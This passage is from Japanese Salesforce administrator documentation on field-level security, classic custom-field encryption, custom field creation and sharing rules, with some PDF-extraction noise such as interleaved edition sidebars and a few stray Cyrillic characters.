リレーションシップウィザードでは、項目レベルセキュリティに関係なくリレーションシップの作成や編集ができます。

このセクションの内容:

[権限セットとプロファイルでの項目権限の設定](#)

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。

[すべてのプロファイルの単一項目の項目レベルセキュリティの設定](#)

[項目権限](#)

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。権限セットと拡張プロファイルユーザインターフェースでは、設定の表示ラベルが元のプロファイルユーザインターフェースや項目をカスタマイズするための項目レベルのセキュリティページとは異なります。

[カスタム項目の従来の暗号化](#)

非公開にしておくカスタムテキスト項目を他の Salesforce ユーザが参照できないようにします。暗号化されたカスタムテキスト項目のデータを参照できるのは、「暗号化されたデータの参照」権限を持つユーザのみです。

権限セットとプロファイルでの項目権限の設定

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。

1. [設定] から、次のいずれかの操作を実行します。

- [クイック検索] ボックスに「権限セット」と入力し、[権限セット]を選択する
- [クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択する

2. 権限セットまたはプロファイルを選択します。

3. 使用しているインターフェースに応じて、次のいずれかの操作を実行します。

- 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。[編集] をクリックし、[項目権限] セクションにスクロールします。
- 元のプロファイルユーザインターフェース—[項目レベルセキュリティ] セクションで、変更するオブジェクトの横にある [表示] をクリックしてから、[編集] をクリックします。

4. 項目のアクセスレベルを指定します。

5. [保存] をクリックします。

エディション

使用可能なインター

フェース: Salesforce Classic

(**使用できない組織もあります**) および Lightning

Experience

使用可能なエディション:

Professional Edition、

Enterprise Edition、

Performance Edition、

Unlimited Edition、

Developer Edition、および

Database.com Edition

ユーザ権限

項目レベルセキュリティを設定する

- 「プロファイルと権限セットの管理」

および

「アプリケーションのカスタマイズ」

すべてのプロファイルの単一項目の項目レベルセキュリティの設定

1. 項目のオブジェクトの管理設定から、項目領域に移動します。
2. 変更する項目を選択します。
3. [項目アクセス許可の参照] をクリックします。
4. 項目のアクセスレベルを指定します。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあ
ります](#))

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

項目レベルセキュリティ
を設定する

- 「プロファイルと権限
セットの管理」
および
「アプリケーションの
カスタマイズ」

項目権限

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。権限セットと拡張プロファイルユーザインターフェースでは、設定の表示ラベルが元のプロファイルユーザインターフェースや項目をカスタマイズするための項目レベルのセキュリティページとは異なります。

アクセスレベル

権限セットと拡張プロ
ファイルユーザинтера
フェースで有効な設定
元のプロファイルинтера
フェースや項目レ
ベルのセキュリティинтера
フェースで有効な設
定

ユーザは項目を参照し、 [参照] と [編集]
編集できる。

参照可能

ユーザは項目を参照でき 参照
るが編集できない。

[参照可能] と [参照のみ]

ユーザは項目の参照、編 なし
集ができない。

なし

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあ
ります](#)) および Lightning
Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

カスタム項目の従来の暗号化

非公開にしておくカスタムテキスト項目を他の Salesforce ユーザが参照できないようにします。暗号化されたカスタムテキスト項目のデータを参照できるのは、「暗号化されたデータの参照」権限を持つユーザのみです。

 **メモ:** この情報は、Shield プラットフォームの暗号化ではなく、従来の暗号化に関するものです。

暗号化カスタム項目を使用する前に、次の「実装メモ」、「制限」、「ベストプラクティス」をお読みください。

実装メモ

- 暗号化項目は 128 ビットの主鍵で暗号化され、Advanced Encryption Standard (AES) アルゴリズムを使用しています。主暗号鍵は、アーカイブ、削除、およびインポートできます。主暗号化鍵管理を有効にするには、Salesforce までお問い合わせください。
- メールテンプレートに暗号化項目を使用することはできますが、その値は「暗号化されたデータの参照」権限の有無に関係なく常にマスクされます。
- 暗号化されたカスタム項目をすでに作成している場合は、ユーザの組織で [セキュアな接続 (HTTPS) が必要] が有効化されていることを確認してください。
- 「暗号化されたデータの参照」権限を持っている場合に他のユーザにログインアクセスを許可すると、そのユーザは暗号化された項目をプレーンテキストで参照できます。
- レコードをコピーするときに暗号化項目の値をコピーできるのは、「暗号化されたデータの参照」権限を持っているユーザのみです。
- Visualforce ページでの暗号化項目の表示をサポートしているのは、`<apex:outputField>` コンポーネントのみです。

制限

暗号化されたテキスト項目:

- 固有の値にはできません。また、外部 ID やデフォルト値を含めることもできません。
- リードの場合は、他のオブジェクトに対応付けることはできません。
- 暗号化アルゴリズムのために 175 文字に制限されます。
- リストビュー、レポート、積み上げ集計項目、およびルール条件などの条件に使用することはできません。
- レポートの条件を定義するために使用することはできませんが、レポート結果に含めることはできます。
- 検索することはできませんが、検索結果に含めることはできます。
- 次の場合には使用できません。Connect Offline、Salesforce for Outlook、リードの取引開始、ワークフロールール条件または数式、数式項目、アウトバウンドメッセージ、デフォルト値、および Web-to-リードと Web-to-ケースのフォーム。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション:

Developer Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Database.com Edition

ベストプラクティス

- 暗号化項目の編集は、「暗号化された項目の参照」権限の有無に関係なく行うことができます。他のユーザによって暗号化項目が編集されないようにするには、入力規則、項目レベルのセキュリティ設定、またはページレイアウトの設定を使用します。
- その場合でも、入力規則または Apex を使用して、暗号化項目の値を確認できます。どちらの方法も「暗号化された項目の参照」権限の有無に関係なく使用できます。
- 暗号化項目のデータは、デバッグログで常にマスクされるわけではありません。暗号化項目のデータがマスクされるのは、Apex Web サービス、トリガ、ワークフロー、オンライン Visualforce ページ(ページレイアウトに組み込まれたページ)、または Visualforce メールテンプレートから Apex 要求が発信された場合です。開発コンソールから Apex を実行するなど、他の場合は、暗号化項目のデータはデバッグログでマスクされません。
- 既存のカスタム項目を暗号化項目に変換したり、暗号化された項目を他のデータ型に変換することはできません。既存の(暗号化されていない)項目の値を暗号化するには、データをエクスポートし、暗号化されたカスタム項目を作成してから、そのデータを新しい暗号化項目にインポートします。
- [マスク種別] は、データが必ず [マスク種別] と一致する入力マスクではありません。入力したデータが、選択したマスク型と確実に一致するようにするには、入力規則を使用します。
- 暗号化カスタム項目ではより多くの処理が必要となり、また、検索関連の制限もあるため、政府の規制により必要な場合にのみ使用してください。

 **メモ:** このページは、Shield プラットフォームの暗号化ではなく、従来の暗号化について書かれています。
[相違点 \(ページ 192\)](#)

このセクションの内容:

カスタム項目の作成

カスタム項目に固有のビジネスデータを保持します。カスタム項目の作成時にその表示場所を設定し、項目レベルのセキュリティを制御します(省略可能)。

カスタム項目の作成

カスタム項目に固有のビジネスデータを保持します。カスタム項目の作成時にその表示場所を設定し、項目レベルのセキュリティを制御します(省略可能)。

Salesforce をカスタマイズして、すべてのビジネスデータを収集できます。この短い動画では、正しいデータ型の選択から項目レベルセキュリティの適用まで、カスタム選択リスト項目を作成する手順を説明します。

オブジェクトの個々のレコードを参照しながら新規項目の追加と配置を行いますか? この短い動画では、取引先責任者を参照しながら選択リスト項目を作成し、その項目のページレイアウトを変更する方法について説明します。

作成を開始する前に、作成する[項目のデータ型](#)を決定します。

 **メモ:** 組織のカスタム項目数が 800 個の制限に達しつつある中で項目を削除または作成した場合、項目を作成できないことがあります。物理的な削除プロセスでは項目が再要求されてクリーンアップされるため、対象の項目が一時的に制限にカウントされます。削除プロセスはキューが満杯になった時点で実行されるため、プロセスの開始までに数日あるいは数週間を要することがあります。この間は、削除済みの項目が引き続き制限にカウントされます。項目の即時削除を要求する場合は、Salesforce サポートにお問い合わせください。

1. 項目の追加先となるオブジェクトの管理設定から、[項目] に移動します。
カスタムToDo および行動項目には、[活動] のオブジェクト管理設定からアクセスできます。
2. [新規] をクリックします。

 **ヒント:** このセクションでは、カスタムオブジェクトに対して[項目の連動関係](#)と項目履歴管理も設定できます。

3. [項目のデータ型](#)を選択し、[次へ] をクリックします。次の点に留意してください。
 - データ型には、特定の設定の場合にのみ使用可能なものもあります。たとえば、[主従関係] オプションは、主従関係を持たないカスタムオブジェクトに対してのみ使用できます。
 - カスタム設定と外部オブジェクトでは、使用可能なデータ型のサブセットのみが有効です。
 - 複数選択リスト、リッチテキストエリア、または連動選択リストのカスタム項目を商談分割に追加することはできません。
 - リレーション項目はカスタム項目の上限まで数えられます。
 - [積み上げ集計] オプションは、特定のオブジェクトでしか使用できません。
 - 項目のデータ型は、API のデータ型に対応します。
 - 組織で Shield Platform Encryption を使用する場合は、Shield Platform Encryption を使用してカスタム項目を暗号化する方法を把握しておく必要があります。

エディション

使用可能なインターフェース: Salesforce Classic ([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Contact Manager Edition、
Essentials Edition、**Group Edition**、**Professional Edition**、**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、および **Database.com Edition**

Salesforce Connect の外部オブジェクトを使用可能なエディション:**Developer Edition**。有料オプションで使用可能なエディション:
Enterprise Edition、
Performance Edition、および **Unlimited Edition**

カスタム項目は、**Group Edition** の活動では使用できません。

カスタム設定は、
Professional Edition では使用できません。

レイアウトは、
Database.com Edition では使用できません。

ユーザ権限

カスタム項目を作成または変更する

- 「[アプリケーションのカスタマイズ](#)」

4. リレーション項目では、項目に関連付けるオブジェクトを選択し、[次へ]をクリックします。
5. 間接参照関係項目の場合、親オブジェクトの一意の外部ID項目を選択し、[次へ]をクリックします。親の項目値が子の間接参照関係項目の値と照合され、相互に関連するレコードが判別されます。
6. あるグローバル選択リストの値セットを基本にした選択リスト項目にするには、その値セットを選択して使用します。
7. 項目ラベルを入力します。

Salesforceにより、項目の表示ラベルを使用して [項目名] が入力されます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初が文字である、空白を使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。カスタムリンク内、カスタムコントロール内、および API からの項目の参照時には、差し込み項目の項目名を使用します。

 **ヒント:** カスタム項目名および表示ラベルがそのオブジェクトで一意であるようにしてください。

- 標準項目とカスタム項目の名前や表示ラベルが同じ場合、差し込み項目にはカスタム項目の値が表示されます。
- 2つのカスタム項目の名前や表示ラベルが同じ場合、差し込み項目に予期しない値が表示される場合があります。

「Email」(メール)という項目ラベルを作成し、「メール」というラベルの標準項目がすでにある場合、差し込み項目はこれらの項目を区別できません。カスタム項目名に1文字追加すると、項目名が一意になります。たとえば、Email12のように指定します。

8. **項目属性**を入力し適切なチェックボックスをオンにして、項目を入力する必要があるかどうか、またレコードが削除された場合にどうするかを指定します。
9. カスタムオブジェクトの主従関係については、必要に応じて [親の変更を許可] を選択して、主従関係の子レコードの親を別の親レコードに変更できるようにします。
10. リレーション項目については、必要に応じて参照検索条件を作成し、その項目の検索結果を制限します。外部オブジェクトでは使用できません。
11. [次へ]をクリックします。
12. Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition では、各プロファイルについて項目のアクセス設定を指定してから [次へ]をクリックします。

アクセスレベル	有効化された設定
ユーザは項目を参照し、編集できる。	参照可能
ユーザは項目を参照できるが編集できない。	[参照可能] と [参照のみ]
ユーザは項目の参照、編集ができない。	なし

 **メモ:**

- カスタム項目を作成する場合、**必須項目**でない限り、デフォルトではポータルプロファイルにこの項目は表示されず、編集することもできません。

13. 編集可能な項目を表示するページレイアウトを選択して、[次へ]をクリックします。

項目	ページレイアウトでの場所
標準	最初の2列のセクションの最後の項目。
ロングテキストエリア	最初の1列のセクションの末尾。
ユーザ	ユーザ詳細ページの一番下。
必須	ページレイアウトから削除したり、参照のみにする ことができません。

14. リレーション項目では、必要に応じて関連付けられているレコードの関連リストを作成し、そのオブジェクトのページレイアウトに追加します。

- ページレイアウトの関連リスト名を編集するには、[関連リストの表示ラベル]をクリックし、新しい名前を入力します。
- カスタマイズされたページレイアウトに関連リストを追加するには、[関連リストを既存ユーザのページのカスタマイズに追加する]を選択します。

15. [保存]をクリックして終了するか、[保存 & 新規]をクリックして別の新規カスタム項目を作成します。

 **メモ:** 項目の作成には、大量のレコードの一括変更が必要なこともあります。この変更を効率的に処理するため、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。

関連トピック:

[Salesforce ヘルプ: オブジェクト管理設定の検索](#)

共有ルール

共有ルールを使用して、公開グループ、ロール、またはテリトリー内のユーザへの共有アクセス権を拡張します。共有ルールでは、組織全体の共有設定に自動的な例外を設けて、特定のユーザにより強いアクセス権を付与します。

ロール階層と同じように、共有ルールを組織の共有設定より厳しくすることはできません。特定のユーザにより強いアクセス権を許可することのみ可能です。

共有ルールは、レコード所有者または他の条件に基づいて作成できます。共有するレコードを選択したら、アクセス権を拡張するグループまたはユーザと、そのアクセスレベルを定義します。

 **メモ:** 各オブジェクトには最大 300 件の共有ルール(最大 50 件の条件に基づく共有ルールを含む)を定義できます(オブジェクトで使用可能な場合)。

次の種別の共有ルールを作成できます。組織に、共有ルールに使用できる他のオブジェクトがある可能性もあります。

種別	条件	デフォルトの共有アクセス権の設定
取引先の共有ルール	取引先のレコードタイプ または項目値を含む、取 引先所有者または他の条 件	取引先とそれに関連付け られた契約、商談、ケー ス、および必要な場合は 取引先責任者と注文
取引先テリトリー共有 ルール(エンタープライズ テリトリー管理では使用 不可)	テリトリー割り当て	取引先とそれに関連付け られたケース、取引先責 任者、契約、商談
納入商品共有ルール	納入商品のレコードタイ プや項目値を含む、納入 商品の所有者または他の 条件	個々の納入商品
キャンペーンの共有ルー ル	キャンペーンのレコード タイプや項目値を含む、 キャンペーンの所有者ま たは他の条件	個々のキャンペーン
ケースの共有ルール	ケースのレコードタイプ や項目値を含む、ケース 所有者または他の条件	個々のケースおよび関連 付けられた取引先
取引先責任者の共有ルー ル	取引先責任者のレコード タイプや項目値を含む、 取引先責任者の所有者ま たは他の条件	個々の取引先責任者およ び関連付けられた取引先

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあ
ります](#)) および Lightning
Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

可用性についての詳細
は、[「共有ルールの考慮
事項」](#) を参照してくださ
い。

種別	条件	デフォルトの共有アクセス権の設定
カスタムオブジェクトの共有ルール	カスタムオブジェクトのレコードタイプや項目値を含む、カスタムオブジェクトの所有者または他の条件	個々のカスタムオブジェクトレコード
データプライバシーの共有ルール	データプライバシーレコードの所有者またはその他の条件(項目値など)。データプライバシーレコードは個々のオブジェクトに基づいています。	個々のデータプライバシーレコード
フローインタビューの共有ルール	フローインタビューの所有者またはその他の条件(一時停止の理由など)	個々のフローインタビュー
リードの共有ルール	リードのレコードタイプや項目値を含む、リードの所有者または他の条件	個々のリード
ロケーションの共有ルール	ロケーションの所有者または他の条件	個々のロケーション
商談の共有ルール	商談のレコードタイプや項目値を含む、商談の所有者または他の条件	個々の商談およびそれらに関連付けられた取引先
その他の共有ルール	注文のレコードタイプまたは項目値を含む、注文所有者または他の条件	個々の注文
製品項目の共有ルール	商品項目の所有者または他の条件	個々の製品項目
製品リクエストの共有ルール	製品リクエストの所有者のみ(条件に基づく共有ルールは使用不可)	個々の製品リクエスト
製品移送の共有ルール	製品移送の所有者のみ(条件に基づく共有ルールは使用不可)	個々の製品移送
返品注文の共有ルール	返品注文の所有者または他の条件	個々の返品注文
サービス予定の共有ルール	サービス予定の所有者または他の条件	個々のサービス予定
サービス契約の共有ルール	サービス契約の所有者のみ(条件に基づく共有ルールは使用不可)	個々のサービス契約
サービスクルーの共有ルール	サービスクルーの所有者のみ(条件に基づく共有ルールは使用不可)	個々のサービスクルー

種別	条件	デフォルトの共有アクセス権の設定
サービスリソースの共有ルール	サービスリソースの所有者または他の条件	個々のサービスリソース
サービスステリトリーの共有ルール	サービスステリトリーの所有者または他の条件	個々のサービスステリトリー
出荷の共有ルール	出荷の所有者のみ(条件に基づく共有ルールは使用不可)	個々の出荷
タイムシートの共有ルール	タイムシートの所有者のみ(条件に基づく共有ルールは使用不可)	個々のタイムシート
ユーザ共有ルール	ユーザ名やユーザが有効かどうかを含む、グループメンバーシップまたは他の条件	個々のユーザ
ユーザプロビジョニング要求の共有ルール	ユーザプロビジョニング要求の所有者のみ(条件に基づく共有ルールは使用不可)	個々のユーザプロビジョニング要求
作業指示の共有ルール	作業指示のレコードタイプまたは項目値を含む、作業指示の所有者または他の条件	個々の作業指示
作業種別の共有ルール	作業種別の所有者または他の条件	個々の作業種別

 **メモ:** 開発者は、他の条件ではなくレコードの所有者に基づいて、Apexを使用してプログラムでカスタムオブジェクトを共有できます。これは、ユーザ共有には適用されません。

このセクションの内容:

共有ルールタイプ

共有ルールは、レコード所有者または他の条件に基づいて作成できます。

共有ルールの作成

共有ルールは、レコード所有者やその他の条件(レコードタイプや特定の項目値など)に基づきます。各オブジェクトには最大300件の共有ルール(最大50件の条件に基づく共有ルールを含む)を定義できます(オブジェクトで使用可能な場合)。

共有ルールのカテゴリ

共有ルールを定義するときに、ドロップダウンリスト「所有者の所属」と「共有先」にある次のカテゴリから選択できます。共有ルールの種別や組織で有効になっている機能に応じて、表示されないカテゴリもあります。

共有ルールの編集

所有者またはグループメンバーシップに基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

共有ルールの考慮事項

共有ルールを使用する場合は、次の点に留意してください。

共有ルールの再適用

グループ、ロール、およびテリトリーに変更を加えると、共有ルールの再評価が実行され、必要に応じてアクセス権が追加または削除されます。

共有ルールの非同期並列再適用

共有ルールの再適用を非同期かつ並列に実行して高速化します。

共有ルールタイプ

共有ルールは、レコード所有者または他の条件に基づいて作成できます。

エディション

所有者に基づく共有ルール

所有者に基づく共有ルールでは、特定のユーザが所有するレコードへのアクセスが可能になります。たとえば、会社のある営業マネージャが、別の地域の営業マネージャが所有する商談を参照する必要があるとします。米国の営業マネージャは、所有者に基づく共有を使用して APAC の営業マネージャに米国チームが所有する商談へのアクセス権を付与できます。

条件に基づく共有ルール

条件に基づく共有ルールでは、項目値に基づいて誰とレコードを共有するかを決定します。たとえば、求人応募用のカスタムオブジェクトがあり、「部署」というカスタム選択リスト項目があるとします。条件に基づく共有ルールにより [部署] 項目が「IT」に設定されているすべてのジョブアプリケーションを、組織内のすべての IT マネージャ間で共有する場合があります。各オブジェクトに、最大 50 件の条件に基づく共有ルールを定義できます。

メモ:

- 条件に基づく共有ルールは、レコード所有者ではなくレコードの値に基づいています。ただし、ロールまたはテリトリーの階層では、これまで通り階層内の上位のユーザはレコードにアクセスできます。
- Apex を使用して条件に基づく共有ルールを作成することはできません。また、Apex を使用して条件に基づく共有ルールをテストすることはできません。
- API バージョン 24.0 以降、メタデータ API の SharingRules 型を使用して、条件に基づく共有ルールを作成できます。

条件に基づく共有ルールは、取引先、納入商品、キャンペーン、ケース、取引先責任者、リード、商談、作業指示、およびカスタムオブジェクトに対して作成できます。共有条件については、レコードタイプと次のデータ型がサポートされます。

- 自動採番
- チェックボックス

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

可用性についての詳細は、[「共有ルールの考慮事項」](#)を参照してください。

- 日付
- 日付/時間
- メール
- 参照関係(ユーザ ID またはキー ID に対して)
- 数値
- パーセント
- 電話
- 選択リスト
- テキスト
- テキストエリア
- URL

 **メモ:** [テキスト] および [テキストエリア] は大文字小文字を区別します。たとえば、テキスト項目に「Manager」と指定した条件に基づく共有ルールでは、項目に「manager」があるレコードは共有しません。1つの語で複数の共通の大文字小文字の使用例を持つルールを作成するには、各値をカンマで区切って入力します。

ゲストユーザ共有ルール

ゲストユーザ共有ルールは、特別なタイプの条件ベースの共有ルールです。[ゲストユーザのレコードアクセス権を保護] 設定が有効になっている場合、認証されていないゲストユーザにレコードアクセス権を付与するには、これが唯一の方法になります。

共有ルールを、取引先テリトリーまたはグループメンバーシップに基づいて作成することもできます。詳細は、「共有ルールの作成」を参照してください。

共有ルールの作成

共有ルールは、レコード所有者やその他の条件(レコードタイプや特定の項目値など)に基づきます。各オブジェクトには最大 300 件の共有ルール(最大 50 件の条件に基づく共有ルールを含む)を定義できます(オブジェクトで使用可能な場合)。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定]から、[クイック検索]ボックスに「共有設定」と入力し、[共有設定]を選択します。
3. オブジェクトの[共有ルール]関連リストで、[新規]をクリックします。
4. 表示ラベル名とルール名を入力します。表示ラベル名がユーザインターフェースに表示されます。ルール名は API および管理パッケージが使用する一意の名前です。
5. 必要に応じて、共有ルールの説明を最大 1,000 文字で入力します。
6. 要求された場合は、ルールタイプを選択します。オブジェクトによっては使用できないルールタイプがあります。
7. 共有するレコードまたはユーザを選択します。選択したルールタイプに応じて、次の手順を実行します。
 - レコード所有者に基づく — [所有者の所属] で、どのユーザのレコードを共有するかを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
 - 条件に基づくまたは条件に基づくゲストユーザアクセス — 共有ルールに含めるためにレコードが一致する必要がある項目、演算子、および値の条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。条件間の AND 関係を変更するには、[検索条件ロジックを追加]をクリックします。

 **メモ:** 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーします。次に、その項目を条件として使用します。

- 取引先テリトリーに基づく — [テリトリー内の取引先] で、最初のドロップダウンリストから [テリトリー] または [テリトリーおよび下位テリトリー] を選択し、次のドロップダウンリストからテリトリーを選択します。このオプションは、[取引先テリトリー共有ルール] 関連リストを介して作成された共有ルールでのみ使用できます。[取引先テリトリー共有ルール] 関連リストは、エンタープライズテリトリー管理では使用できません。
- グループメンバーシップに基づく — グループのメンバーであるユーザを別のグループのメンバーと共有できます。[次のメンバーであるユーザ] で、最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。このオプションは、ユーザ共有ルールでのみ使用できます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

可用性についての詳細
は、[「共有ルールの考慮事項」](#)を参照してください。

ユーザ権限

共有ルールを作成する
• 「[共有の管理](#)」

8. データへのアクセス権を取得するユーザを指定します。[共有先]で、最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。

 **メモ:** [ゲストユーザのレコードアクセス権を保護]設定が有効になっている場合、ゲストユーザ共有ルールを作成してゲストユーザにレコードアクセス権を付与する必要があります。

9. ユーザの共有アクセス設定を選択します。オブジェクトまたは状況によっては、使用できないアクセス設定があります。

アクセス権の設定	説明
非公開	<p>この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。</p> <p>関連付けられた取引先責任者、商談、およびケースでのみ使用できます。</p>
参照のみ	<p>レコードを参照することはできますが、更新はできません。</p> <p>ゲストユーザ共有ルールでは、参照のみアクセス権を付与できます。</p>
参照・更新	レコードの参照と更新ができます。
フルアクセス	<p>選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。</p> <p>フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が[親レコードに連動]になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。</p> <p>キャンペーンでのみ使用できます。</p>

 **メモ:** [取引先責任者のアクセス権]は、取引先責任者に対する組織の共有設定が[親レコードに連動]に設定されているときは無効です。

10. [保存]をクリックします。

共有ルールのカテゴリ

共有ルールを定義するときに、ドロップダウンリスト [所有者の所属] と [共有先] にある次のカテゴリから選択できます。共有ルールの種別や組織で有効になっている機能に応じて、表示されないカテゴリもあります。

- メモ:** 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。

カテゴリ	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
キュー	キューに所有されるすべてのレコード。ただし、キューの個々のメンバーに所有されるレコードは除きます。 [所有者の所属] リストでのみ使用できます。
公開グループ	管理者に定義されたすべての公開グループ。 組織でパートナーポータルまたはカスタマーポータルが有効になっている場合は、[すべてのパートナーユーザ] または [すべてのカスタマーポータルユーザ] グループが表示されます。これらのグループには、大規模ポータルユーザを除いて、パートナーポータルまたはカスタマーポータルへのアクセス権を持つすべてのユーザが含まれます。
ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザが含まれます。
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの [別名] が含まれる個人取引先は除外されます。
ロール & 下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザと、そのロールの下位ロールすべてのユーザが含まれ、ポータルライセンス種別のユーザを持つパートナーポータルロール、およびカスタマーポータルロールなどがあります。

エディション

使用可能なインター

フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

可用性についての詳細は、「[共有ルールの考慮事項](#)」を参照してください。

カテゴリ	説明
	<p>組織でパートナーポータル、またはカスタマーポータルが有効になっている場合、ポータルロールは、このカテゴリにのみ含まれます。</p> <p>組織で [ロール、内部 & ポータル下位ロール] データセットカテゴリが利用できるようにするには、ロール階層内に少なくとも 1 つのロールを作成しておく必要があります。</p>
ポータルロール & 下位ロール	<p>組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。</p> <p>ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの [別名] が含まれる個人取引先は除外されます。</p>
ロール & 内部下位ロール	<p>組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、そのロールの下位のロールに属するすべてのユーザが含まれますが、パートナーポータル、およびカスタマーポータルのロールは除外されます。</p> <p>このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。</p> <p>組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。</p>
ロール、内部 & ポータル下位ロール	<p>組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、パートナーポータル、およびカスタマーポータルなど、そのロールの下位のロールに属するすべてのユーザが含まれます。</p> <p>このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。</p> <p>組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。</p>
テリトリー	組織向けに定義されたすべてのテリトリー。
テリトリーおよび下位テリトリー	組織向けに定義されたすべてのテリトリー。これには、指定されたテリトリーとその下位のテリトリーが含まれます。
ゲストユーザ	コミュニティまたはサイトでの認証されていないすべてのユーザ。

共有ルールの編集

所有者またはグループメンバーシップに基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

- [設定] から、[クイック検索] ボックスに「共有設定」と入力し、[共有設定] を選択します。
- オブジェクトの [共有ルール] 関連リストで、[新規] をクリックします。
- 必要に応じて、表示ラベルとルール名を変更します。
- 所有者またはグループメンバーシップに基づくルールを選択した場合は、次の手順に進みます。
条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。条件間の AND 関係を変更するには、[検索条件ロジックを追加] をクリックします。
- ユーザの共有アクセス設定を選択します。オブジェクトまたは状況によっては、使用できないアクセス設定があります。

アクセス権の設定	説明
非公開	<p>この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。</p> <p>関連付けられた取引先責任者、商談、およびケースでのみ使用できます。</p>
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。
フルアクセス	<p>選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。</p> <p>フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が [親レコードに連動] になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。</p> <p>キャンペーンでのみ使用できます。</p>

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

可用性についての詳細は、[「共有ルールの考慮事項」](#) を参照してください。

ユーザ権限

共有ルールを作成する

- 「[共有の管理](#)」

 **メモ:** [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が[親レコードに連動]に設定されているときは無効です。

- [保存]をクリックします。

共有ルールの考慮事項

共有ルールを使用する場合は、次の点に留意してください。

アクセスの許可

- 共有ルールを使用すると、より広範囲のデータアクセス権を付与できます。アクセス権を組織全体のデフォルトレベルより低く制限することはできません。
